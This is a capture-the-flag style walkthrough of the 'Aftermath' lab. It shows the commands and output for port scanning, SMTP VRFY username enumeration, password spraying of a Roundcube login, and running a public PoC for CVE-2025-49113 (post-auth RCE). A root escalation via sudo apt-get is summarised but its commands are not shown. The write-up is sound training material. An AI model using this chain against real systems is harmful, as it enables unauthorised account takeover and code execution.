Aftermath Hacksmarter — Walkthrough
You have been assigned a penetration test against a Linux server in the client's network. Your objective is to gain root access. The client has planted three flags on the system, retrieving each of these flags demonstrates impact.

Summary
Nmap revealed SSH, SMTP, and a web server running Roundcube Webmail. SMTP user enumeration confirmed two valid accounts, one of which had a working password from the leaked credential list. That got me into Roundcube 1.5.9, which is vulnerable to CVE-2025-49113 (post-auth RCE via insecure deserialization). Popping a shell as www-data led straight to a sudo misconfiguration on apt-get, and root followed shortly after via GTFOBins.
Recon

A quick rustscan + nmap pass showed three open ports:
1
2
3
4
5
rustscan -b 500 -a 10.1.57.35 -- -sC -sV -Pn -oN 10.1.57.35

22/tcp   open  ssh    OpenSSH 8.9p1 (Ubuntu)
25/tcp   open  smtp   Postfix smtpd
80/tcp   open  http   Apache httpd 2.4.52 (Ubuntu)
Nothing exotic here — SSH and a mail stack behind a web server. With a leaked username/password list already in hand, the plan was to validate which accounts were real before trying to brute-force anything.
SMTP User Enumeration
Postfix on port 25 supports the VRFY command, which is a reliable way to confirm valid usernames without touching authentication:
https://hackviser.com/tactics/pentesting/services/smtp#using-rcpt-to-command
1

smtp-user-enum -M VRFY -U names.txt -t 10.1.57.35
Two accounts came back valid:
1
2
10.1.57.35: maria exists
10.1.57.35: kali exists
So the target had two real users: maria and kali.
Web Enumeration

Directory brute-forcing on port 80 with dirsearch turned up a Roundcube installation:
1
2
3
dirsearch -u http://10.1.57.35/
...
200 - /roundcube/index.php

With confirmed usernames and a live webmail login page, the next logical move was password spraying against Roundcube using the leaked credential list.
Initial Access: Brute Forcing Roundcube


Hydra and Caido both failed to play nicely with Roundcube’s login flow (CSRF token handling likely got in the way), so I went looking for a purpose-built tool and landed on cubeSpraying:
https://github.com/robotshell/cubeSpraying
1
python cubeSpraying.py --url 'http://10.1.57.35/roundcube/' -U maria -P ../passwords.txt
Success on the first try:
1
[SUCCESS] Valid credentials found: maria:1qaz2wsx
Logging into Roundcube as maria immediately surfaced the first flag, sitting in an email in her inbox.

Finding the Vulnerability

With access to the mailbox, checking the About page revealed the exact version in use:
1
Roundcube Webmail 1.5.9


Roundcube 1.5.9 is affected by CVE-2025-49113, a post-authentication remote code execution bug caused by insecure deserialization of an uploaded file name. A public PoC was readily available:
https://github.com/hakaioffsec/CVE-2025-49113-exploit
Exploitation

Running the exploit against the target confirmed the vulnerability and executed a test command successfully:
1
php CVE-2025-49113.php http://10.1.57.35/roundcube/ maria 1qaz2wsx "id"
1
2
3
4
[+] Target is vulnerable!
[+] Login successful!
[*] Exploiting...
[+] Gadget uploaded successfully!


